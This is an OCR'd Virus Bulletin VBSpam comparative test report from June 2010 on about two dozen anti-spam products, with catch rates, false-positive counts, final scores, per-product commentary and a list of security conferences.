
To compare the products, we calculate a 'final score', defined as the spam catch (SC) rate minus three times the false positive (FP) rate. Products earn VBSpam certification if this value is at least 96:

$$SC - (3 \times FP) \geq 96$$

THE EMAIL CORPUS

The test ran from 0:00am BST on 11 June 2010 until 8:00am BST on 28 June 2010. During this two-and-a-half week period products were required to filter 176,137 emails, 173,635 of which were spam, while the other 2,502 were ham. The former were provided by *Project Honey Pot* and the latter consisted of the traffic to a number of email discussion lists; for details on how some of these messages were modified to make them appear to have been sent directly to us by the original sender, readers should consult the previous review (see *VB*, May 2010, p.24). These legitimate emails were in a number of different languages and character sets.

In the last test, products' performance on the 'VB corpus' (consisting of legitimate email and spam sent to @virusbtn.com addresses) was included for comparison with earlier reviews. However, the numerous downsides in having our own legitimate email sent to two dozen products easily outweighed the extra information this provided, and



Average product's spam catch rate for every hour the test is run. (For the computation of the average spam catch rate per hour, the best performing and worst performing products during that hour have not been included. This should prevent the averages from being skewed by a possible problem a single product may have during that time.)

as a result we have decided to no longer include the VB corpus. Now is a good moment to thank my colleagues for the many hours they have spent on the tedious task of manually classifying all their email into 'ham' and 'spam'.

The daily variation in the amount of spam sent through the products reflects the variation in spam received by *Project Honey Pot*, which in turn reflects the variation in spam sent worldwide. However, we are able to dictate what percentage of the spam we receive from *Project Honey Pot* is sent through the products; this explains the smaller size of the spam corpus compared to that of the previous test.

What we cannot influence is the kind of spam sent through the products – this reflects the real-world situation, with new spam campaigns occurring here, and botnets taken down there. The graph on p.26 shows the average product's spam catch rate for every hour the test is run. It shows that the easier-to-filter spam was sent during the first few days of the test, while the spam sent during the second week presented the most problems for the products.

Using these hourly spam catch rates, we have also computed each product's standard deviation from their average; these numbers are included in the results table. The standard deviation is probably of little interest to potential customers; it is, however, interesting for researchers and, especially, developers. When developers want to improve their product's spam catch rate, they want to know whether it simply misses a certain, more or less constant, percentage of spam (indicated by a low standard deviation) or whether it has good and bad periods (indicated by a high standard deviation), which may suggest a slow response to new spam campaigns. (Note: the 'averages' used in the calculation of the standard deviations are the averages of the hourly spam catch rates. This is approximately, but not necessarily exactly, equal to the overall spam catch rate.)

RESULTS

Anubis Mail Protection Service

SC rate: 99.78%

SC rate (image spam): 99.67%

SC rate (large spam): 99.28%

FP rate: 0.16%

Final score: 99.30

AnubisNetworks is a small Lisbon-based company that offers a number of anti-spam solutions, ranging from hardware appliances to a hosted solution; we tested the latter. All of the company's products use its in-house anti-spam technology, which is built around a fingerprinting technology and an IP reputation system. I found the product's web interface very easy to use and, had I needed to, I would have been able to make a large number of adjustments so as to customize the product to my needs.

I would, however, have had little reason to do so. The product debuted with the third highest spam catch rate overall and with only four false positives this gives the product a final score of well over 99: an excellent performance, earning the product its first VBSpam award.

BitDefender Security for Mail Servers 3.0.2

SC rate: 99.55%

SC rate (image spam): 99.89%

SC rate (large spam): 99.69%

FP rate: 0.00%

Final score: 99.55

In the last test, *BitDefender* combined a very good spam catch rate with just three false positives – which the developers considered to be three too many. They will thus be pleased to know that there were no false positives this time, while the spam catch rate was unchanged. With one of the highest final scores once again, the Romanian product wins its eighth consecutive VBSpam award.

eleven eXpurgate Managed Service 3.2

SC rate: 99.08%

SC rate (image spam): 97.99%

SC rate (large spam): 96.02%

FP rate: 0.00%

Final score: 99.08

Berlin-based *eleven* is the largest email security provider in Germany. That the company doesn't call itself an 'anti-spam' vendor is no coincidence: its *eXpurgate* products classify emails into 16 categories and the absolute avoidance of false positives is one of its highest priorities. It attempts to achieve this by correlating the volume of individual fingerprints, not just of the sending system.

Of the various solutions the company offers (including software and virtual hardware), we tested a hosted solution: *eXpurgate Managed Service 3.2*. It was set up easily and there was no need to make any changes. The product caught over 99% of all spam but, in line with the company's

	Image spam*		Large spam*		pre-DATA**		Standard deviation†
	False negative	SC rate	False negative	SC rate	False negative	SC rate	
Anubis Mail Protection	24	99.67%	32	99.28%			0.32
BitDefender Security	4	99.89%	7	99.69%			0.93
eleven eXpurgate	74	97.99%	89	96.02%			1.73
Fortinet FortiMail	128	96.52%	69	96.91%			1.70
Kaspersky Anti-Spam	113	96.93%	46	97.94%			2.64
Libra Esva	4	99.89%	5	99.78%	3052	98.24%	0.11
M86 MailMarshal	0	100.00%	0	100.00%			0.89
McAfee Email Gateway	13	99.65%	8	99.64%			0.95
McAfee EWS	211	94.27%	156	93.02%			4.75
MessageStream	31	99.16%	19	99.15%			0.45
Messaging Architects M+Guardian	12	99.67%	330	85.23%			1.55
Microsoft Forefront	0	100.00%	0	100.00%			0.11
modusGate (Vircom)	36	99.02%	135	93.96%			1.55
Pro-Mail (Prolocation)	33	99.10%	115	94.85%			1.64
Sophos Email Appliance	13	99.65%	17	99.24%			0.57
SPAMfighter Mail Gateway	39	98.94%	61	97.27%			3.18
SpamTitan	3	99.92%	14	99.37%			0.89
Sunbelt VIPRE	72	98.05%	74	96.69%			2.11
Symantec Brightmail	12	99.67%	18	99.19%			0.92
The Email Laundry	8	99.78%	16	99.28%	1735	99.00%	0.37
Vade Retro Center	12	99.67%	92	95.88%			2.64
Vamsoft ORF	35	99.05%	39	98.25%			1.12
Webroot Email Security	21	99.43%	23	98.97%			3.18
Spamhaus Zen + DBL	49	98.67%	50	97.76%	3436	98.02%	0.85

* There were 3,683 spam messages containing images and 2,234 considered large; the two are not mutually exclusive

** Pre-DATA filtering was optional; there were no false positives for any product

† The standard deviation of a product is calculated using the set of its hourly spam catch rates

philosophy, its developers will be more pleased with the fact that no legitimate email was incorrectly filtered. This impressive debut more than deserves a VBSpam award.

Fortinet FortiMail

SC rate: 97.81%

SC rate (image spam): 96.52%

SC rate (large spam): 96.91%

FP rate: 0.00%

Final score: 97.81

This test sees *Fortinet*'s *FortiMail* appliance win its seventh consecutive VBSpam award, but this is the first time it has achieved an award with no false positives. The product's customers can be confident that there is little chance of legitimate mail being blocked.

Kaspersky Anti-Spam 3.0

SC rate: 98.10%

SC rate (image spam): 96.93%

SC rate (large spam): 97.94%

FP rate: 0.16%

Final score: 97.62

After a run of products without any false positives, four incorrectly classified legitimate emails will be a reminder for *Kaspersky*'s developers that this is an area that should not be forgotten. However, a decent spam catch rate ensures that the final score is sufficient to earn the security giant its sixth VBSpam award.

Libra Esva 2.0

SC rate: 99.97%

SC rate (image spam): 99.89%

SC rate (large spam): 99.78%

SC rate pre-DATA: 98.24%

FP rate: 0.12%

Final score: 99.61

Esva's impressive debut in the last test may have come as a surprise to many who had not heard of the Italian company – the product blocked more spam than any other solution in the test. This month *Esva* proves its last performance wasn't a one-off by once again producing the highest spam catch rate in the test. A reduction in the number of false positives – of which there were only three this time – gives the product the third best final score and a well deserved VBSpam award.

M86 MailMarshal SMTP

SC rate: 99.62%

SC rate (image spam): 100.00%

SC rate (large spam): 100.00%

FP rate: 0.04%

Final score: 99.50

Since first entering our tests, *M86*'s *MailMarshal* has achieved four VBSpam awards in a row. This month it still managed to improve on previous scores: both the product's spam catch rate and its false positive rate improved significantly, which should make *M86*'s developers extra proud of the product's fifth VBSpam award.

McAfee Email Gateway (formerly IronMail)

SC rate: 99.46%

SC rate (image spam): 99.65%

SC rate (large spam): 99.64%

FP rate: 0.04%

Final score: 99.34

McAfee's *Email Gateway* appliance was one of a few products that had a relatively hard time blocking legitimate email in foreign character sets in the last test. While not enough to deny the product a VBSpam award, there was definitely some room for improvement.

The developers have obviously been hard at work since then, and in this month's test there was just a single false positive; the product's spam catch rate improved too. The product's sixth consecutive VBSpam award is well deserved.

McAfee Email and Web Security Appliance

SC rate: 96.52%

SC rate (image spam): 94.27%

SC rate (large spam): 93.02%

FP rate: 0.04%

Final score: 96.40

McAfee's developers will probably be a little disappointed by the performance this month from the *Email and Web Security Appliance*: its spam catch rate was rather low for several days. No doubt the developers will scrutinize the appliance's settings and try to find the root cause of this problem. However, a low false positive rate was enough to tip the final score over the threshold, earning the product a VBSpam award.

MessageStream

SC rate: 99.45%

SC rate (image spam): 99.16%

SC rate (large spam): 99.15%

FP rate: 0.08%

Final score: 99.21

After six consecutive VBSpam awards, *MessageStream* missed out on winning one for the first time in the last test; the product had a very hard time coping with legitimate Russian email. However, the developers took our feedback seriously, and since the last test have made some improvements to the hosted solution. Their hard work has been rewarded this month with just two false positives, a decent spam catch rate and a seventh VBSpam award for their efforts.

	True negative	False positive	FP rate	False negative	True positive	SC rate	Final score
Anubis Mail Protection	2498	4	0.16%	389	173246	99.78%	99.30
BitDefender Security	2502	0	0.00%	773	172862	99.55%	99.55
eleven eXpurgate	2502	0	0.00%	1598	172037	99.08%	99.08
Fortinet FortiMail	2502	0	0.00%	3795	169840	97.81%	97.81
Kaspersky Anti-Spam	2498	4	0.16%	3298	170337	98.10%	97.62
Libra Esva	2499	3	0.12%	58	173577	99.97%	99.61
M86 MailMarshal	2501	1	0.04%	661	172974	99.62%	99.50
McAfee Email Gateway	2501	1	0.04%	935	172700	99.46%	99.34
McAfee EWS	2501	1	0.04%	6041	167594	96.52%	96.40
MessageStream	2500	2	0.08%	962	172673	99.45%	99.21
Messaging Architects M+Guardian	2472	30	1.20%	2432	171203	98.60%	95.00
Microsoft Forefront	2502	0	0.00%	70	173565	99.96%	99.96
modusGate (Vircom)	2501	1	0.04%	3223	170412	98.14%	98.02
Pro-Mail (Prolocation)	2501	1	0.04%	3890	169745	97.76%	97.64
Sophos Email Appliance	2501	1	0.04%	607	173028	99.65%	99.53
SPAMfighter Mail Gateway	2493	9	0.36%	3013	170622	98.26%	97.18
SpamTitan	2497	5	0.20%	752	172883	99.57%	98.97
Sunbelt VIPRE	2483	19	0.76%	2986	170649	98.28%	96.00
Symantec Brightmail	2501	1	0.04%	794	172841	99.54%	99.42
The Email Laundry	2502	0	0.00%	562	173073	99.68%	99.68
Vade Retro Center	2495	7	0.28%	2498	171137	98.56%	97.72
Vamsoft ORF	2502	0	0.00%	2114	171521	98.78%	98.78
Webroot Email Security	2499	3	0.12%	2853	170782	98.36%	98.00
Spamhaus Zen + DBL	2502	0	0.00%	2477	171158	98.57%	98.57

Messaging Architects M+Guardian

SC rate: 98.60%

SC rate (image spam): 99.67%

SC rate (large spam): 85.23%

FP rate: 1.20%

Final score: 95.00

The *M+Guardian* appliance had been absent from our tests for several months, but having worked hard on a new version of the product, its developers decided it was time to re-submit it. I was pleasantly surprised by the intuitive user interface, which enables a system administrator to configure various settings to fine-tune the appliance. Unfortunately, a large number of false positives mean that *M+Guardian* misses out on a VBSpam award this time.

Microsoft Forefront Protection 2010 for Exchange Server

SC rate: 99.96%

SC rate (image spam): 100.00%


SC rate (large spam): 100.00%

FP rate: 0.00%

Final score: 99.96

With the second best spam catch rate overall and just a handful of false positives on the last occasion, *Microsoft*'s *Forefront Protection 2010 for Exchange Server* seemed unlikely to improve on its past performance in this test. However, the product still managed to do that and a

vb VERIFIED SPAM virusbtn.com



stunning spam catch rate of 99.96% combined with a total lack of false positives not only wins the product its sixth consecutive VBSpam award, but also gives it the highest final score for the third time in a row.

modusGate (Vircom)

SC rate: 98.14%

SC rate (image spam): 99.02%

SC rate (large spam): 93.96%

FP rate: 0.04%

Final score: 98.02

Vircom's *modusGate* product re-joined the tests in May, when a few days of over-zealous filtering of Russian email caused too many false positives to win a VBSpam award. The developers made sure that this wouldn't happen again and, indeed, a single false positive was nothing but a barely visible stain on a decent spam catch rate. A VBSpam award is more than deserved.

Pro-Mail (Prolocation)

SC rate: 97.76%

SC rate (image spam): 99.10%

SC rate (large spam): 94.85%

FP rate: 0.04%

Final score: 97.64

Pro-Mail, a solution developed by *Prolocation*, offers a hosted solution but is also available for ISPs as a private-label or co-branded solution for their customers. What I found interesting about the product is that the results of its filtering are also used to improve the *SURBL* URI blacklist (since some of *Pro-Mail*'s developers are involved in the project) – thus helping many spam filters to detect spam by the URLs mentioned in the email bodies.

In this test, of course, we focused on *Pro-Mail*'s own filtering capabilities, which were rather good. True, the spam catch rate could be improved upon, but a single false positive indicated that this might be a matter of modifying the threshold. A VBSpam award was easily earned.

Sophos Email Appliance

SC rate: 99.65%

SC rate (image spam): 99.65%

SC rate (large spam): 99.24%

FP rate: 0.04%

Final score: 99.53

After two tests and as many decent performances, *Sophos*'s developers still found things to improve upon in their appliance. Indeed, the number of false positives was reduced from five in the last test to just one this time, while the spam catch rate remained almost the same; one of the highest final scores wins the product its third VBSpam award.

SPAMfighter Mail Gateway

SC rate: 98.26%

SC rate (image spam): 98.94%

SC rate (large spam): 97.27%

FP rate: 0.36%

Final score: 97.18

With nine false positives, the filtering of legitimate mail is an area that *SPAMfighter*'s developers still need to focus on. On the positive side, however, the FP rate has decreased slightly since the last test, while the spam catch rate saw a small increase. A fifth VBSpam award will be welcomed in the company's Copenhagen headquarters.

SpamTitan

SC rate: 99.57%

SC rate (image spam): 99.92%

SC rate (large spam): 99.37%

FP rate: 0.20%

Final score: 98.97

Unlike most other products, *SpamTitan* had few problems with the 'new ham' that was introduced in the previous test. Rather, the virtual solution had set its filtering threshold to be so relaxed that the developers were a little disappointed by the relatively low spam catch rate. They adjusted it slightly this time and, while there were a few more false positives, a significantly higher spam catch rate means the product wins its fifth VBSpam award with an improved final score.

Sunbelt VIPRE Email Security

SC rate: 98.28%

SC rate (image spam): 98.05%

SC rate (large spam): 96.69%

FP rate: 0.76%

Final score: 96.00

Sunbelt's *VIPRE* anti-spam solution failed to win a VBSpam award in the previous test because of a high false positive rate. A new version of the product was expected to make a difference – which it did, although only just enough to push the final score over the VBSpam threshold.

Symantec Brightmail Gateway 9.0

SC rate: 99.54%

SC rate (image spam): 99.67%

SC rate (large spam): 99.19%

FP rate: 0.04%

Final score: 99.42

Despite the fact that it was one of the top performers in the previous test, *Symantec*'s *Brightmail* virtual appliance still managed to see a tiny improvement to its spam catch rate, while its false positive rate was reduced to just one missed legitimate email. Yet another very high final score wins the product its fourth consecutive VBSpam award.

The Email Laundry

SC rate: 99.68%

SC rate (image spam): 99.78%

SC rate (large spam): 99.28%

SC rate pre-DATA: 99.00%

FP rate: 0.00%

Final score: 99.68

The people at *The Email Laundry* were happy with their product's debut in the last test – in particular with its high spam catch rate – but they believed the false positive rate could be improved upon. This test's results show they were right: some small tweaks resulted in a zero false positive score, while hardly compromising on the spam catch rate (and not at all on the pre-DATA catch rate). Knowledge that its has the second highest final score in the test will make *The Email Laundry*'s VBSpam award shine even more brightly.

Vade Retro Center

SC rate: 98.56%

SC rate (image spam): 99.67%

SC rate (large spam): 95.88%

FP rate: 0.28%

Final score: 97.72

Vade Retro's hosted solution won a VBSpam award on its debut in the last test and repeats the achievement in this test. Both the spam catch rate and the false positive rate were a little less impressive this time around, so there is some room for improvement, but for a vendor that is so focused on R&D this will be seen as a good challenge.

Vamsoft ORF

SC rate: 98.78%

SC rate (image spam): 99.05%

SC rate (large spam): 98.25%

FP rate: 0.00%

Final score: 98.78

vb VERIFIED SPAM virusbtn.com

Vamsoft's *ORF*, which debuted in the last test, was one of only two full solutions that managed to avoid false positives; it is the only one to repeat that this time – an excellent performance, particularly as this is combined with a decent spam catch rate. Another VBSpam award is well deserved.

Webroot Email Security Service

SC rate: 98.36%

SC rate (image spam): 99.43%

SC rate (large spam): 98.97%

FP rate: 0.12%

Final score: 98.00

vb VERIFIED SPAM virusbtn.com

The effect of a higher standard deviation of the hourly spam catch rate may be most clearly visible in *Webroot*'s results. The hosted solution caught well over 99% of the spam on most days, but had a hard time with apparently more difficult spam sent during the middle of the test. Still, the overall spam catch rate, combined with just three false positives, is high enough to easily win the product its seventh VBSpam award.

Spamhaus Zen + DBL

SC rate: 98.57%

SC rate (image spam): 98.67%

SC rate (large spam): 97.76%

SC rate pre-DATA: 98.02%

FP rate: 0.00%

Final score: 98.57

vb VERIFIED SPAM virusbtn.com

Spamhaus's IP blacklists have been helping spam filters for many years now and the recently added domain blacklist *DBL* is seeing increasing use as well. A fourth consecutive decent performance – and yet another without false positives – demonstrates that *Spamhaus* is a valuable addition to any filter.

Products ranked by final score	Final score
MS Forefront	99.96
The Email Laundry	99.68
Libra Esva	99.61
BitDefender Security	99.55
Sophos Email Appliance	99.53
M86 MailMarshal	99.50
Symantec Brightmail	99.42
McAfee Email Gateway	99.34
Anubis Mail Protection	99.30
MessageStream	99.21
eleven eXpurgate	99.08
SpamTitan	98.97
Vamsoft ORF	98.78
Spamhaus Zen + DBL	98.57
modusGate (Vircom)	98.02
Webroot Email Security	98.00
Fortinet FortiMail	97.81
Vade Retro Center	97.72
Pro-Mail (Prolocation)	97.64
Kaspersky Anti-Spam	97.62
SPAMfighter Mail Gateway	97.18
McAfee EWS	96.40
Sunbelt VIPRE	96.00
Messaging Architects M+Guardian	95.00

CONCLUSION

The previous test saw several changes – in particular to the ham corpus – that caused problems for a number of products. It is good to see that the developers have acted on the feedback from the last test and that as a result many products have shown an improved performance in this test.

We too are continuously working on making improvements to the test set-up. In particular, we are looking at adding to the quantity of the ham corpus, while we also expect to have a second spam corpus included in the tests in the near future.

The next test is set to run throughout August; the deadline for product submission is 16 July 2010. Any developers interested in submitting a product should email martijn.grooten@virusbtn.com.

END NOTES & NEWS

The Seventh International Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA) will take place 8–9 July 2010 in Bonn, Germany. For more information see http://www.dimva.org/dimva2010/.

CEAS 2010 – the 7th annual Collaboration, Electronic messaging, Anti-Abuse and Spam Conference – will be held 13–14 July 2010 in Redmond, WA, USA. For details see http://ceas.cc/.

Black Hat USA 2010 takes place 24–29 July 2010 in Las Vegas, NV, USA. DEFCON 18 follows the Black Hat event, taking place 29 July to 1 August, also in Las Vegas. For more information see http://www.blackhat.com/ and http://www.defcon.org/.

The 19th USENIX Security Symposium will take place 11–13 August 2010 in Washington, DC, USA. For more details see http://usenix.org/.

RSA Conference Japan will be held 9–10 September 2010 in Akasaka, Japan. For details see http://www.smj.co.jp/rsaconference2010/english/index.html.

The 8th German Anti Spam Summit takes place 15–16 September 2010 in Wiesbaden, Germany. The event – covering a number of spam and other Internet-related topics – will be held mainly in English. Participation is free of charge, but registration is required. See http://www.eco.de/veranstaltungen/7752.htm.

SOURCE Barcelona will take place 21–22 September 2010 in Barcelona, Spain. See http://www.sourceconference.com/.

VB2010 will take place 29 September to 1 October 2010 in Vancouver, Canada. For the full conference programme including abstracts for all papers and online registration, see http://www.virusbtn.com/conference/vb2010/.

A Mastering Computer Forensics masterclass will take place 4–5 October 2010 in Jakarta, Indonesia. For more information see http://www.machtvantage.com/computerforensics.html.

MAAWG 20th General Meeting takes place 4–6 October 2010 in Washington, DC, USA. MAAWG meetings are open to members and invited guests. For invite requests see http://www.maawg.org/contact_form.

Hacker Halted USA takes place 9–15 October 2010 in Miami, FL, USA. For more information see http://www.hackerhalted.com/.

HITBSecConf Malaysia takes place 11–14 October 2010 in Kuala Lumpur, Malaysia. For more information see http://conference.hackinthebox.org/hitbsecconf2010kul/.

RSA Conference Europe will take place 12–14 October 2010 in London, UK. For details see http://www.rsaconference.com/2010/europe/index.htm.

The fifth annual APWG eCrime Researchers Summit will take place 18–20 October 2010 in Dallas, TX, USA. For more information see http://www.ecrimeresearch.org/.

Malware 2010, The 5th International Conference on Malicious and Unwanted Software, will be held 20–21 October 2010 in Nancy, France. This year's event will pay particular attention to the topic of 'Malware and Cloud Computing'. For more information see http://www.malware2010.org/.

Infosecurity Russia takes place 17–19 November 2010 in Moscow, Russia. See http://www.infosecurityrussia.ru/.

AVAR 2010 will be held 17–19 November 2010 in Nusa Dua, Bali, Indonesia. See http://www.aavar.org/avar2010/.

The 6th International Conference on IT Security Incident Management & IT Forensics will be held 10–12 May 2011 in Stuttgart, Germany. See http://www.imf-conference.org/.

VB2011 will take place 5–7 October 2011 in Barcelona, Spain. More details will be announced in due course at http://www.virusbtn.com/conference/vb2011/.

ADVISORY BOARD

SUBSCRIPTION RATES

Subscription price for 1 year (12 issues):

- Single user: $175
- Corporate (turnover < $10 million): $500
- Corporate (turnover < $100 million): $1,000
- Corporate (turnover > $100 million): $2,000
- *Bona fide* charities and educational institutions: $175
- Public libraries and government organizations: $500

Corporate rates include a licence for intranet publication.

See http://www.virusbtn.com/virusbulletin/subscriptions/ for subscription terms and conditions.

Editorial enquiries, subscription enquiries, orders and payments:
Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England
Tel: +44 (0)1235 555139 Fax: +44 (0)1865 543153
Email: editorial@virusbtn.com Web: http://www.virusbtn.com/

No responsibility is assumed by the Publisher for any injury and/or damage to persons or property as a matter of products liability, negligence or otherwise, or from any use or operation of any methods, products, instructions or ideas contained in the material herein.